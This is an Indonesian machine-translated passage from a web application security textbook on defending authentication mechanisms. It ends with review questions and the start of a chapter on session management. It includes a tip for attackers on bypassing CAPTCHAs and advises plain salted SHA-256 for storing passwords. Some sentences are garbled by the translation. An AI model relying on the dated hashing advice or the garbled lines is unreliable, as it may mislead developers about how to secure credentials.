Bagian ini menjelaskan cara yang paling efektif untuk mengalahkan berbagai serangan terhadap mekanisme otentikasi. Kami akan menyerahkan kepada Anda untuk memutuskan jenis pertahanan mana yang paling tepat untuk setiap kasus.

Gunakan Kredensial yang Kuat

- Persyaratan kualitas kata sandi minimum yang sesuai harus ditegakkan. Ini mungkin termasuk aturan tentang panjang minimum; munculnya karakter abjad, numerik, dan tipografi; munculnya karakter huruf besar dan kecil; menghindari kata-kata kamus, nama, dan kata sandi umum lainnya; mencegah kata sandi disetel ke nama pengguna; dan mencegah kesamaan atau kecocokan dengan kata sandi yang telah ditetapkan sebelumnya. Seperti sebagian besar tindakan keamanan, persyaratan kualitas kata sandi yang berbeda mungkin sesuai untuk kategori pengguna yang berbeda.
- Nama pengguna harus unik.
- Setiap nama pengguna dan kata sandi yang dihasilkan sistem harus dibuat dengan entropi yang memadai sehingga tidak dapat diurutkan atau diprediksi secara layak — bahkan oleh penyerang yang mendapatkan akses ke sampel besar dari instance yang dihasilkan secara berurutan.
- Pengguna harus diizinkan untuk menetapkan kata sandi yang cukup kuat. Misalnya, kata sandi yang panjang dan berbagai karakter harus diizinkan.

Tangani Kredensial Secara Rahasia

- Semua kredensial harus dibuat, disimpan, dan dikirim dengan cara yang tidak mengarah pada pengungkapan yang tidak sah.
- Semua komunikasi klien-server harus dilindungi menggunakan teknologi kriptografi yang mapan, seperti SSL. Solusi khusus untuk melindungi data saat transit tidak diperlukan atau diinginkan.
- Jika dianggap lebih baik menggunakan HTTP untuk area aplikasi yang tidak diautentikasi, pastikan bahwa formulir login itu sendiri dimuat menggunakan HTTPS, daripada beralih ke HTTPS pada saat pengiriman login.
- Hanya POSpermintaan harus digunakan untuk mengirimkan kredensial ke server. Kredensial tidak boleh ditempatkan di parameter URL atau cookie (bahkan yang sementara). Kredensial tidak boleh dikirim kembali ke klien, bahkan dalam parameter ke pengalihan.
- Semua komponen aplikasi sisi server harus menyimpan kredensial dengan cara yang tidak memungkinkan nilai aslinya dipulihkan dengan mudah, bahkan oleh penyerang yang mendapatkan akses penuh ke semua data yang relevan di dalam

database aplikasi. Cara biasa untuk mencapai tujuan ini adalah dengan menggunakan fungsi hash yang kuat (seperti SHA-256 pada saat penulisan ini), yang diberi garam dengan tepat untuk mengurangi keefektifan serangan offline yang telah dihitung sebelumnya. Salt harus khusus untuk akun yang memiliki kata sandi, sehingga penyerang tidak dapat memutar ulang atau mengganti nilai hash.

- Fungsionalitas "ingat saya" sisi klien seharusnya secara umum hanya mengingat item nonrahasia seperti nama pengguna. Dalam aplikasi yang kurang keamanan kritis, mungkin dianggap tepat untuk mengizinkan pengguna memilih fasilitas untuk mengingat kata sandi. Dalam situasi ini, tidak ada kredensial teks-jelas yang harus disimpan pada klien (kata sandi harus disimpan secara reversibel dienkripsi menggunakan kunci yang hanya diketahui oleh server). Selain itu, pengguna harus diperingatkan tentang risiko dari penyerang yang memiliki akses fisik ke komputer mereka atau yang membahayakan komputer mereka dari jarak jauh. Perhatian khusus harus diberikan untuk menghilangkan kerentanan skrip lintas situs dalam aplikasi yang dapat digunakan untuk mencuri kredensial yang disimpan (lihat Bab 12).
- Fasilitas perubahan kata sandi harus diterapkan (lihat bagian "Mencegah Penyalahgunaan Fungsi Perubahan Kata Sandi"), dan pengguna harus diminta untuk mengubah kata sandi mereka secara berkala.
- Saat kredensial untuk akun baru didistribusikan ke pengguna di luar jalur, ini harus dikirim seaman mungkin dan harus dibatasi waktu. Pengguna harus diminta untuk mengubahnya pada login pertama dan harus diberitahu untuk menghancurkan komunikasi setelah penggunaan pertama.
- Jika memungkinkan, pertimbangkan untuk menangkap beberapa informasi masuk pengguna (misalnya, satu huruf dari kata yang mudah diingat) menggunakan menu tarik-turun, bukan bidang teks. Ini akan mencegah keylogger yang dipasang di komputer pengguna menangkap semua data yang dikirimkan pengguna. (Perhatikan, bagaimanapun, bahwa keylogger sederhana hanyalah salah satu cara penyerang dapat menangkap input pengguna. Jika dia telah mengkompromikan komputer pengguna, pada prinsipnya penyerang dapat mencatat setiap jenis peristiwa, termasuk gerakan mouse, pengiriman formulir melalui HTTPS, dan tangkapan layar.)

Validasi Kredensial dengan Benar

- Kata sandi harus divalidasi secara penuh — yaitu, dengan cara peka huruf besar-kecil, tanpa memfilter atau memodifikasi karakter apa pun, dan tanpa memotong kata sandi.
- Aplikasi harus agresif dalam membela diri terhadap kejadian tak terduga yang terjadi selama proses login. Misalnya, tergantung pada bahasa pengembangan yang digunakan, aplikasi harus menggunakan penangan pengecualian catch-all di semua panggilan API. Ini harus secara eksplisit menghapus semua

sesi dan data metode-lokal digunakan untuk mengontrol status pemrosesan login dan harus secara eksplisit membatalkan sesi saat ini, sehingga menyebabkan logout paksa oleh server meskipun otentikasi entah bagaimana dilewati.

- Semua logika autentikasi harus ditinjau kodenya dengan cermat, baik sebagai kode semu maupun sebagai kode sumber aplikasi aktual, untuk mengidentifikasi kesalahan logika seperti kondisi buka-gagal.
- Jika fungsionalitas untuk mendukung peniruan identitas pengguna diimplementasikan, ini harus dikontrol secara ketat untuk memastikan bahwa itu tidak dapat disalahgunakan untuk mendapatkan akses tidak sah. Karena kekritisan fungsionalitas, seringkali bermanfaat untuk menghapus fungsionalitas ini dari aplikasi yang menghadap publik dan menerapkannya hanya untuk pengguna administratif internal, yang penggunaan peniruannya harus dikontrol dan diaudit secara ketat.
- Login bertingkat harus dikontrol secara ketat untuk mencegah penyerang mengganggu transisi dan hubungan antar tahapan:
 - Semua data tentang kemajuan melalui tahapan dan hasil tugas validasi sebelumnya harus disimpan di objek sesi sisi server dan tidak boleh dikirim atau dibaca dari klien.
 - Tidak ada item informasi yang harus diserahkan lebih dari satu kali oleh pengguna, dan tidak boleh ada cara bagi pengguna untuk mengubah data yang telah dikumpulkan dan/atau divalidasi. Di mana item data seperti nama pengguna digunakan pada beberapa tahap, ini harus disimpan dalam variabel sesi saat pertama kali dikumpulkan dan direferensikan dari sana selanjutnya.
 - Tugas pertama yang dilakukan pada setiap tahap harus memverifikasi bahwa semua tahap sebelumnya telah diselesaikan dengan benar. Jika tidak demikian, upaya autentikasi harus segera ditandai sebagai buruk.
 - Untuk mencegah kebocoran informasi tentang tahapan login yang gagal (yang memungkinkan penyerang menargetkan setiap tahapan secara bergiliran), aplikasi harus selalu melanjutkan melalui semua tahapan login, bahkan jika pengguna gagal menyelesaikan tahapan sebelumnya dengan benar, dan bahkan jika nama pengguna asli tidak valid. Setelah melewati semua tahapan, aplikasi harus menyajikan pesan umum "gagal masuk" di akhir tahap akhir, tanpa memberikan informasi apa pun tentang di mana kegagalan terjadi.
- Jika proses login menyertakan pertanyaan yang bervariasi secara acak, pastikan penyerang tidak dapat memilih pertanyaannya sendiri secara efektif:
 - Selalu gunakan proses multistep di mana pengguna mengidentifikasi diri mereka sendiri pada tahap awal dan pertanyaan yang bervariasi secara acak disajikan kepada mereka pada tahap selanjutnya.

- Ketika pengguna tertentu diberikan pertanyaan yang berbeda-beda, simpan pertanyaan itu di dalam profil pengguna tetapnya, dan pastikan bahwa pengguna yang sama diberikan pertanyaan yang sama pada setiap percobaan login sampai dia berhasil menjawabnya.
- Saat tantangan yang bervariasi secara acak disajikan kepada pengguna, simpan pertanyaan yang telah ditanyakan dalam variabel sesi sisi server, bukan bidang tersembunyi dalam bentuk HTML, dan validasikan jawaban berikutnya terhadap pertanyaan yang disimpan tersebut.

CATATA Seluk-beluk merancang mekanisme otentifikasi yang aman berjalan jauh di sini. Jika tidak berhati-hati dalam mengajukan pertanyaan yang bervariasi secara acak, ini dapat menyebabkan peluang baru untuk pencacahan nama pengguna. Misalnya, untuk mencegah penyerang memilih pertanyaannya sendiri, sebuah aplikasi dapat menyimpan pertanyaan terakhir yang ditanyakan kepada pengguna di dalam setiap profil pengguna, dan terus menampilkan pertanyaan tersebut hingga pengguna menjawabnya dengan benar. Penyerang yang memulai beberapa login menggunakan nama pengguna pengguna mana pun akan dihadapkan dengan pertanyaan yang sama. Namun, jika penyerang melakukan proses yang sama menggunakan nama pengguna yang tidak valid, aplikasi mungkin berperilaku berbeda: karena tidak ada profil pengguna yang diasosiasikan dengan nama pengguna yang tidak valid, tidak akan ada pertanyaan yang tersimpan, sehingga pertanyaan yang bervariasi akan disajikan. Penyerang dapat menggunakan perbedaan perilaku ini, dimanifestasikan di beberapa upaya masuk, untuk menyimpulkan validitas nama pengguna yang diberikan. Dalam serangan bernaskah, dia akan dapat memanen banyak nama pengguna dengan cepat.

Jika sebuah aplikasi ingin mempertahankan diri dari kemungkinan ini, itu harus dilakukan dengan cara tertentu. Saat upaya login dimulai dengan nama pengguna yang tidak valid, aplikasi harus mencatat di suatu tempat pertanyaan acak yang diajukan untuk nama pengguna yang tidak valid tersebut dan memastikan bahwa upaya login berikutnya menggunakan nama pengguna yang sama akan dijawab dengan pertanyaan yang sama. Lebih jauh lagi, aplikasi dapat beralih ke pertanyaan yang berbeda secara berkala untuk mensimulasikan pengguna yang tidak ada yang masuk seperti biasa, menghasilkan perubahan pada pertanyaan berikutnya! Namun, pada titik tertentu, perancang aplikasi harus menarik garis dan mengakui bahwa kemenangan total melawan penyerang yang gigih seperti itu mungkin tidak mungkin.

Mencegah Kebocoran Informasi

- Berbagai mekanisme autentikasi yang digunakan oleh aplikasi tidak boleh mengungkapkan informasi apa pun tentang parameter autentikasi, baik melalui pesan terbuka atau inferensi dari aspek lain perilaku aplikasi. Penyerang seharusnya tidak memiliki sarana untuk menentukan bagian mana dari berbagai item yang dikirimkan yang menyebabkan masalah.
- Komponen kode tunggal harus bertanggung jawab untuk menanggapi semua upaya login yang gagal dengan pesan umum. Ini menghindari kerentanan halus

yang dapat terjadi ketika pesan yang seharusnya tidak informatif dikembalikan dari jalur kode yang berbeda sebenarnya dapat ditemukan oleh penyerang karena perbedaan tipografi dalam pesan, kode status HTTP yang berbeda, informasi lain yang disembunyikan dalam HTML, dan sejenisnya.

- Jika aplikasi memberlakukan semacam penguncian akun untuk mencegah serangan bruteforce (seperti yang dibahas di bagian selanjutnya), berhati-hatilah agar hal ini tidak menyebabkan kebocoran informasi. Misalnya, jika aplikasi mengungkapkan bahwa akun tertentu telah ditangguhkan menit karena login gagal, perilaku ini dapat dengan mudah digunakan untuk menghitung nama pengguna yang valid. Selain itu, mengungkapkan metrik yang tepat dari kebijakan lockout memungkinkan penyerang untuk mengoptimalkan setiap upaya untuk terus menebak kata sandi terlepas dari kebijakan tersebut. Untuk menghindari pencacahan nama pengguna, aplikasi harus merespons setiap serangan dengan upaya login yang gagal dari browser yang sama dengan pesan umum yang menyarankan bahwa akun ditangguhkan jika terjadi beberapa kegagalan dan pengguna harus mencoba lagi nanti. Ini dapat dicapai dengan menggunakan cookie atau bidang tersembunyi untuk melacak kegagalan berulang yang berasal dari browser yang sama. (Tentu saja, mekanisme ini tidak boleh digunakan untuk menegakkan kontrol keamanan yang sebenarnya — hanya untuk memberikan pesan yang bermanfaat bagi pengguna biasa yang berjuang untuk mengingat kredensial mereka.)
- Jika aplikasi mendukung pendaftaran mandiri, ini dapat mencegah penggunaan fungsi ini untuk menghitung nama pengguna yang ada dengan dua cara:
 - Alih-alih mengizinkan pemilihan nama pengguna sendiri, aplikasi dapat membuat nama pengguna yang unik (dan tidak dapat diprediksi) untuk setiap pengguna baru, sehingga meniadakan kebutuhan untuk mengungkapkan bahwa nama pengguna yang dipilih sudah ada.
 - Aplikasi dapat menggunakan alamat email sebagai nama pengguna. Di sini, tahap pertama dari proses pendaftaran mengharuskan pengguna untuk memasukkan alamat emailnya, kemudian dia disuruh menunggu email dan mengikuti instruksi yang terkandung di dalamnya. Jika alamat email sudah terdaftar, pengguna dapat diberitahu tentang ini di email. Jika alamat belum terdaftar, pengguna dapat diberikan URL unik yang tidak dapat ditebak untuk dikunjungi untuk melanjutkan proses pendaftaran. Hal ini mencegah penyerang untuk menyebutkan nama pengguna yang valid (kecuali dia telah mengkompromikan sejumlah besar akun email).

Mencegah Serangan Brute-Force

- Langkah-langkah perlu diterapkan dalam semua berbagai tantangan yang diterapkan oleh fungsi autentikasi untuk mencegah serangan yang mencoba memenuhi tantangan tersebut menggunakan otomatisasi. Ini termasuk login itu sendiri,

serta fungsi untuk mengubah kata sandi, memulihkan dari situasi kata sandi yang terlupakan, dan sejenisnya.

- Menggunakan nama pengguna yang tidak dapat diprediksi dan mencegah pencacahannya menghadirkan hambatan yang signifikan untuk serangan brute-force yang benar-benar buta dan mengharuskan penyerang untuk menemukan satu atau lebih nama pengguna tertentu sebelum melakukan serangan.
- Beberapa aplikasi penting keamanan (seperti bank online) hanya menonaktifkan akun setelah sejumlah kecil login gagal (seperti tiga). Mereka juga mengharuskan pemilik akun mengambil berbagai langkah out-of-band untuk mengaktifkan kembali akun, seperti menelepon dukungan pelanggan dan menjawab serangkaian pertanyaan keamanan. Kerugian dari kebijakan ini adalah memungkinkan penyerang untuk menolak layanan kepada pengguna yang sah dengan berulang kali menonaktifkan akun mereka, dan biaya penyediaan layanan pemulihan akun. Kebijakan yang lebih seimbang, cocok untuk sebagian besar aplikasi yang sadar akan keamanan, adalah menangguhkan akun untuk waktu yang singkat (seperti 30 menit) setelah sejumlah kecil upaya masuk yang gagal (seperti tiga). Ini berfungsi untuk secara besar-besaran memperlambat serangan menebak kata sandi,
- Jika kebijakan penangguhan akun sementara diterapkan, kehati-hatian harus dilakukan untuk memastikan keefektifannya:
 - Untuk mencegah kebocoran informasi yang mengarah ke pencacahan nama pengguna, aplikasi tidak boleh menunjukkan bahwa akun tertentu telah ditangguhkan. Sebaliknya, itu harus menanggapi serangkaian login yang gagal, bahkan yang menggunakan nama pengguna yang tidak valid, dengan pesan yang menyarankan bahwa akun ditangguhkan jika terjadi beberapa kegagalan dan bahwa pengguna harus mencoba lagi nanti (seperti yang baru saja dibahas).
 - Metrik kebijakan tidak boleh diungkapkan kepada pengguna. Memberi tahu pengguna yang sah untuk "coba lagi nanti" tidak secara serius mengurangi kualitas layanan mereka. Namun, memberi tahu penyerang berapa banyak gagal yang ditoleransi, dan berapa lama periode penangguhan, memungkinkannya untuk mengoptimalkan setiap upaya untuk terus menebak kata sandi meskipun ada kebijakan.
 - Jika akun ditangguhkan, upaya masuk harus ditolak bahkan tanpa memeriksa kredensial. Beberapa aplikasi yang telah menerapkan kebijakan penangguhan tetap rentan terhadap brute-forcing karena mereka terus memproses upaya masuk sepenuhnya selama periode penangguhan, dan mereka mengembalikan pesan berbeda yang halus (atau tidak begitu halus) ketika kredensial yang valid dikirimkan. Perilaku ini memungkinkan serangan brute-force yang efektif untuk melanjutkan dengan kecepatan penuh terlepas dari kebijakan penangguhan.

- Penanggulangan per akun seperti penguncian akun tidak membantu melindungi dari satu jenis serangan brute-force yang seringkali sangat efektif — mengulangi daftar panjang nama pengguna yang disebutkan, memeriksa satu kata sandi yang lemah, sepertikata sandi.Misalnya, jika lima upaya yang gagal memicu penangguhan akun, ini berarti penyerang dapat mencoba empat kata sandi yang berbeda di setiap akun tanpa menimbulkan gangguan bagi pengguna. Dalam aplikasi tipikal yang berisi banyak kata sandi lemah, penyerang seperti itu kemungkinan besar akan menyusupi banyak akun.

Efektivitas serangan semacam ini, tentu saja, akan berkurang secara besar-besaran jika area lain dari mekanisme otentikasi dirancang dengan aman. Jika nama pengguna tidak dapat disebutkan atau diprediksi dengan andal, penyerang akan diperlambat oleh kebutuhan untuk melakukan latihan brute-force dalam menebak nama pengguna. Dan jika ada persyaratan yang kuat untuk kualitas kata sandi, jauh lebih kecil kemungkinan penyerang akan memilih kata sandi untuk pengujian yang bahkan dipilih oleh satu pengguna aplikasi.

Selain kontrol ini, sebuah aplikasi dapat secara khusus melindungi dirinya dari serangan semacam ini melalui penggunaan tantangan CAPTCHA (Tes Turing Publik Otomatis Sepenuhnya untuk membedakan Komputer dan Manusia) di setiap halaman yang mungkin menjadi target serangan brute-force (lihat Gambar 6-9). Jika efektif, tindakan ini dapat mencegah pengiriman data secara otomatis ke halaman aplikasi mana pun, sehingga mencegah semua jenis serangan tebak kata sandi dijalankan secara manual. Perhatikan bahwa banyak penelitian telah dilakukan pada teknologi CAPTCHA, dan serangan otomatis terhadapnya dalam beberapa kasus dapat diandalkan. Selain itu, beberapa penyerang telah diketahui menyusun kompetisi penyelesaian CAPTCHA, di mana tanpa disadari anggota masyarakat dimanfaatkan sebagai drone untuk membantu penyerang. Namun, malam tetap akan memimpin allenge tidak sepenuhnya efektif, itu ada dan temukan aplikasi itu tidak emp



Gambar 6-9:Kontrol CAPTCHA yang dirancang untuk menghalangi serangan otomatis

TIP jika Anda menyerang aplikasi yang menggunakan kontrol CAPTCHA untuk menghalangi otomatisasi, selalu tinjau dengan cermat sumber HTML untuk laman tempat gambar muncul. Penulis telah menemukan kasus di mana solusinya

ke teka-teki muncul dalam bentuk literal dalam ALT atribut tag gambar, atau di dalam bidang formulir tersembunyi, memungkinkan serangan bernaskah untuk mengalahkan perlindungan tanpa benar-benar memecahkan teka-teki itu sendiri.

Cegah Penyalahgunaan Fungsi Ubah Kata Sandi

- Fungsi perubahan kata sandi harus selalu diterapkan, untuk memungkinkan kedaluwarsa kata sandi berkala (jika diperlukan) dan untuk memungkinkan pengguna mengubah kata sandi jika mereka mau dengan alasan apa pun. Sebagai mekanisme keamanan utama, ini perlu dipertahankan dengan baik terhadap penyalahgunaan.
- Fungsi harus dapat diakses hanya dari dalam sesi yang diautentikasi.
- Seharusnya tidak ada fasilitas untuk memberikan nama pengguna, baik secara eksplisit atau melalui kolom formulir atau cookie tersembunyi. Pengguna tidak memiliki kebutuhan yang sah untuk mencoba mengubah kata sandi orang lain.
- Sebagai tindakan pertahanan mendalam, fungsi harus dilindungi dari akses tidak sah yang diperoleh melalui beberapa cacat keamanan lain dalam aplikasi — seperti kerentanan pembajakan sesi, skrip lintas situs, atau bahkan terminal tanpa pengawasan. Untuk tujuan ini, pengguna harus diminta untuk memasukkan kembali kata sandi yang ada.
- Kata sandi baru harus dimasukkan dua kali untuk mencegah kesalahan. Aplikasi harus membandingkan bidang "kata sandi baru" dan "konfirmasi kata sandi baru" sebagai langkah pertama dan mengembalikan kesalahan informatif jika tidak cocok.
- Fungsi tersebut harus mencegah berbagai serangan yang dapat dilakukan terhadap mekanisme login utama. Satu pesan kesalahan generik harus digunakan untuk memberi tahu pengguna tentang kesalahan apa pun dalam kredensial yang ada, dan fungsi tersebut harus ditangguhkan sementara setelah sejumlah kecil upaya yang gagal untuk mengubah kata sandi.
- Pengguna harus diberi tahu out-of-band (seperti melalui email) bahwa kata sandi mereka telah diubah, tetapi pesan tersebut tidak boleh berisi kredensial lama atau baru mereka.

Cegah Penyalahgunaan Fungsi Pemulihan Akun

- Dalam sebagian besar aplikasi keamanan kritis, seperti perbankan online, pemulihan akun jika kata sandi terlupa ditangani secara out-of-band. Seorang pengguna harus melakukan panggilan telepon dan menjawab serangkaian pertanyaan keamanan, dan kredensial baru atau kode pengaktifan kembali juga dikirim out-of-band (melalui surat biasa) ke alamat rumah terdaftar pengguna. Sebagian besar aplikasi tidak menginginkan atau memerlukan tingkat keamanan ini, sehingga fungsi pemulihan otomatis mungkin sesuai.

- Mekanisme pemulihan kata sandi yang dirancang dengan baik perlu mencegah akun dikompromikan oleh pihak yang tidak berwenang dan meminimalkan gangguan apa pun terhadap pengguna yang sah.
- Fitur seperti "petunjuk" kata sandi tidak boleh digunakan, karena fitur tersebut terutama membantu penyerang mencari akun yang memiliki petunjuk yang jelas.
- Solusi otomatis terbaik untuk memungkinkan pengguna mendapatkan kembali kendali atas akun adalah dengan mengirimkan URL pemulihan sekali pakai yang unik, berbatas waktu, tidak dapat ditebak, dan digunakan kepada pengguna. Email ini harus dikirim ke alamat yang diberikan pengguna saat pendaftaran. Mengunjungi URL memungkinkan pengguna untuk mengatur kata sandi baru. Setelah ini selesai, email kedua harus dikirim, yang menunjukkan bahwa kata sandi telah diubah. Untuk mencegah penyerang menolak layanan kepada pengguna dengan terus meminta email pengaktifan ulang kata sandi, kredensial pengguna yang ada harus tetap valid hingga diubah.
- Untuk perlindungan lebih lanjut terhadap akses tidak sah, aplikasi dapat memberikan tantangan sekunder kepada pengguna yang harus mereka selesaikan sebelum mendapatkan akses ke fungsi setel ulang kata sandi. Pastikan desain tantangan ini tidak menimbulkan kerentanan baru:
 - Tantangan harus mengimplementasikan pertanyaan atau rangkaian pertanyaan yang sama untuk semua orang, diamanatkan oleh aplikasi saat pendaftaran. Jika pengguna memberikan tantangan mereka sendiri, kemungkinan beberapa di antaranya akan lemah, dan ini juga memungkinkan penyerang untuk menghitung akun yang valid dengan mengidentifikasi mereka yang memiliki set tantangan.
 - Tanggapan terhadap tantangan harus berisi entropi yang cukup sehingga tidak mudah ditebak. Misalnya, menanyakan nama sekolah pertamanya kepada pengguna lebih disukai daripada menanyakan warna favoritnya.
 - Akun harus ditangguhkan sementara setelah sejumlah upaya yang gagal untuk menyelesaikan tantangan, untuk mencegah serangan brute-force.
 - Aplikasi tidak boleh membocorkan informasi apa pun jika tanggapan gagal terhadap tantangan — mengenai validitas nama pengguna, penangguhan akun, dan sebagainya.
 - Berhasil menyelesaikan tantangan harus diikuti dengan proses yang dijelaskan sebelumnya, di mana pesan dikirim ke alamat email terdaftar pengguna yang berisi URL pengaktifan kembali. Dalam keadaan apa pun, aplikasi tidak boleh mengungkapkan kata sandi pengguna yang terlupa atau hanya memasukkan pengguna ke sesi yang diautentikasi. Bahkan melanjutkan langsung ke fungsi pengaturan ulang kata sandi tidak diinginkan. Respons terhadap tantangan pemulihan akun secara umum akan lebih mudah ditebak oleh penyerang daripada kata sandi asli, sehingga tidak boleh diandalkan untuk mengautentikasi pengguna.

Log, Pantau, dan Beri Tahu

- Aplikasi harus mencatat semua peristiwa terkait autentikasi, termasuk masuk, keluar, perubahan kata sandi, pengaturan ulang kata sandi, penangguhan akun, dan pemulihan akun. Jika berlaku, upaya yang gagal dan berhasil harus dicatat. Log harus berisi semua detail yang relevan (seperti nama pengguna dan alamat IP) tetapi tidak ada rahasia keamanan (seperti kata sandi). Log harus sangat dilindungi dari akses yang tidak sah, karena merupakan sumber penting kebocoran informasi.
- Anomali dalam peristiwa autentikasi harus diproses oleh fungsi peringatan real-time dan pencegahan intrusi aplikasi. Misalnya, administrator aplikasi harus mengetahui pola yang menunjukkan serangan brute-force sehingga tindakan defensif dan ofensif yang tepat dapat dipertimbangkan.
- Pengguna harus diberi tahu out-of-band tentang peristiwa keamanan penting apa pun. Misalnya, aplikasi harus mengirim pesan ke alamat email pengguna yang terdaftar setiap kali dia mengubah kata sandinya.
- Pengguna harus diberi tahu tentang peristiwa keamanan yang sering terjadi. Misalnya, setelah login berhasil, aplikasi harus memberi tahu pengguna tentang waktu dan sumber IP/domain dari login terakhir dan jumlah upaya login tidak valid yang dilakukan sejak saat itu. Jika pengguna diberi tahu bahwa akunnya sedang mengalami serangan tebakan kata sandi, ia kemungkinan besar akan sering mengubah kata sandinya dan menyetelnya ke nilai yang kuat.

Ringkasan

Fungsi autentikasi mungkin merupakan target yang paling menonjol di permukaan serangan aplikasi tipikal. Menurut definisi, mereka dapat dijangkau oleh pengguna anonim yang tidak memiliki hak istimewa. Jika rusak, mereka memberikan akses ke fungsionalitas yang dilindungi dan data sensitif. Mereka terletak pada inti dari mekanisme keamanan yang digunakan aplikasi untuk mempertahankan diri dan merupakan garis depan pertahanan terhadap akses yang tidak sah.

Mekanisme otentikasi dunia nyata mengandung segudang kelemahan desain dan implementasi. Serangan yang efektif terhadap mereka perlu dilakukan secara sistematis, menggunakan metodologi terstruktur untuk bekerja melalui setiap kemungkinan serangan. Dalam banyak kasus, tujuan terbuka muncul dengan sendirinya — kata sandi yang buruk, cara untuk mengetahui nama pengguna, kerentanan terhadap serangan brute-force. Di ujung lain spektrum, cacat mungkin sangat sulit ditemukan. Mereka mungkin memerlukan pemeriksaan cermat dari proses login yang berbelit-belit untuk menetapkan asumsi tersebut

dibuat dan untuk membantu Anda menemukan kelemahan logika halus yang dapat dimanfaatkan untuk berjalan menembus pintu.

Pelajaran terpenting saat menyerang fungsionalitas autentikasi adalah mencari ke mana-mana. Selain formulir login utama, mungkin ada fungsi untuk mendaftarkan akun baru, mengubah kata sandi, mengingat kata sandi, memulihkan kata sandi yang terlupa, dan menyamar sebagai pengguna lain. Masing-masing menyajikan target cacat potensial yang kaya, dan masalah yang telah dihilangkan secara sadar dalam satu fungsi sering muncul kembali dalam fungsi lainnya. Investasikan waktu untuk meneliti dan menyelidiki setiap inci permukaan serangan yang dapat Anda temukan, dan hadiah Anda mungkin besar.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Saat menguji aplikasi web, Anda masuk menggunakan kredensial Andajoe Danlulus. Selama proses masuk, Anda melihat permintaan untuk URL berikut muncul di proxy pencegat Anda:

`http://www.wahh-app.com/app?action=login&uname=joe&password=pass`

Apa tiga kerentanan yang dapat Anda diagnosa tanpa menyelidiki lebih jauh?

2. Bagaimana fungsi pendaftaran mandiri memperkenalkan kerentanan pencacahan nama pengguna? Bagaimana kerentanan ini dapat dicegah?
3. Mekanisme login melibatkan langkah-langkah berikut:

(a) Aplikasi meminta nama pengguna dan kode sandi pengguna.

(b) Aplikasi meminta dua huruf yang dipilih secara acak dari kata yang mudah diingat pengguna.

Mengapa informasi yang diperlukan diminta dalam dua langkah terpisah? Cacat apa yang terkandung dalam mekanisme tersebut jika tidak demikian?

4. Mekanisme login bertingkat pertama-tama meminta nama pengguna dan kemudian berbagai item lainnya di seluruh tahapan yang berurutan. Jika ada item yang disediakan tidak valid, pengguna segera dikembalikan ke tahap pertama.

Apa yang salah dengan mekanisme ini, dan bagaimana kerentanan diperbaiki?

5. Aplikasi menggabungkan mekanisme antiphishing ke dalam fungsi loginnya. Selama pendaftaran, setiap pengguna memilih gambar tertentu dari kumpulan besar gambar kenangan yang disajikan aplikasi kepadanya. Fungsi login melibatkan langkah-langkah berikut:

(a) Pengguna memasukkan nama pengguna dan tanggal lahirnya.

(b) Jika perincian ini benar, aplikasi akan menampilkan gambar yang dipilihnya kepada pengguna; jika tidak, gambar acak ditampilkan.

(c) Pengguna memverifikasi apakah gambar yang benar ditampilkan. Jika ya, dia memasukkan kata sandinya.

Gagasan di balik mekanisme antiphishing ini adalah memungkinkan pengguna untuk mengonfirmasi bahwa dia berurusan dengan aplikasi asli, bukan klon, karena hanya aplikasi sebenarnya yang mengetahui gambar yang tepat untuk ditampilkan kepada pengguna.

Kerentanan apa yang diperkenalkan mekanisme antiphishing ini ke dalam fungsi login? Apakah mekanisme tersebut efektif untuk mencegah phishing?

Menyerang Sesi Mana permata

Mekanisme manajemen sesi adalah komponen keamanan mendasar di sebagian besar aplikasi web. Inilah yang memungkinkan aplikasi untuk secara unik mengidentifikasi pengguna tertentu di sejumlah permintaan yang berbeda dan untuk menangani data yang terakumulasi tentang status interaksi pengguna tersebut dengan aplikasi. Di mana aplikasi mengimplementasikan fungsionalitas login, manajemen sesi sangat penting, karena inilah yang memungkinkan aplikasi untuk mempertahankan jaminan identitas pengguna yang diberikan di luar permintaan di mana dia memberikan kredensialnya.

Karena peran kunci yang dimainkan oleh mekanisme manajemen sesi, mereka adalah target utama serangan jahat terhadap aplikasi. Jika penyerang dapat merusak manajemen sesi aplikasi, dia dapat secara efektif melewati kontrol autentikasinya dan menyamar sebagai pengguna aplikasi lain tanpa mengetahui kredensial mereka. Jika penyerang membahayakan pengguna administratif dengan cara ini, penyerang dapat memiliki seluruh aplikasi.

Seperti halnya mekanisme autentikasi, berbagai cacat umumnya dapat ditemukan dalam fungsi manajemen sesi. Dalam kasus yang paling rentan, penyerang hanya perlu menambah nilai token yang diberikan kepadanya oleh aplikasi untuk mengalihkan konteksnya ke konteks pengguna lain. Dalam situasi ini, aplikasi terbuka lebar bagi siapa saja untuk mengakses semua area. Di ujung lain spektrum, penyerang mungkin harus bekerja sangat keras, menguraikan beberapa lapisan kebingungan dan merancang serangan otomatis yang canggih, sebelum menemukan celah di pelindung aplikasi.

Bab ini membahas semua jenis kelemahan yang penulis temui dalam aplikasi web dunia nyata. Ini menjelaskan secara rinci langkah-langkah praktis yang perlu Anda ambil untuk menemukan dan mengeksplorasi cacat ini. Terakhir, ini menjelaskan langkah-langkah defensif yang harus diambil aplikasi untuk melindungi diri dari serangan ini.

MITOS UMUM

“Kami menggunakan kartu pintar untuk autentikasi, dan sesi pengguna tidak dapat dikompromikan tanpanya.”

Betapapun kuatnya mekanisme autentikasi aplikasi, permintaan selanjutnya dari pengguna hanya ditautkan kembali ke autentikasi tersebut melalui sesi yang dihasilkan. Jika manajemen sesi aplikasi cacat, penyerang dapat melewati autentikasi yang kuat dan tetap membahayakan pengguna.

Kebutuhan Negara

Protokol HTTP pada dasarnya tidak memiliki kewarganegaraan. Ini didasarkan pada model permintaan-respons sederhana, di mana setiap pasangan pesan mewakili transaksi independen. Protokol itu sendiri tidak memiliki mekanisme untuk menghubungkan serangkaian permintaan yang dibuat oleh pengguna tertentu dan membedakannya dari semua permintaan lain yang diterima oleh server web. Pada hari-hari awal Web, tidak diperlukan mekanisme seperti itu: situs web digunakan untuk menerbitkan halaman HTML statis untuk dilihat siapa saja. Hari ini, segalanya sangat berbeda.

Sebagian besar "situs" web sebenarnya adalah aplikasi web. Mereka memungkinkan Anda untuk mendaftar dan masuk. Mereka membiarkan Anda membeli dan menjual barang. Mereka mengingat preferensi Anda saat Anda berkunjung lagi. Mereka menghadirkan pengalaman multimedia yang kaya dengan konten yang dibuat secara dinamis berdasarkan apa yang Anda klik dan ketik. Untuk menerapkan salah satu fungsi ini, aplikasi web perlu menggunakan konsep *asidang*.

